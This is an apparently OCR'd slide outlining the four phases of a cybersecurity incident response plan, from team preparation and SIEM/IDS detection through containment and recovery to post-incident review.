


PREPARATION

- Pick employees to be part of our response team.
- Assign each person a role and put them into groups with different tasks
- Conduct regular training and simulated attacks to get team ready.

DETECTION & ANALYSIS

- Use SIEM and IDS to identify suspicious activity
- Analyze the Indicators of Compromise
- Incident classification and forensic documentation



CONTAINMENT, ERADICATION & RECOVERY

- Containing the attack by isolating systems
- Eliminate the root cause
- Recover operations

POST-INCIDENT ACTIVITY

- Analyze the document to refine protocols
- Implement security upgrades (Software, Access, Monitoring Systems)
- Educate and communicate new employees and stakeholders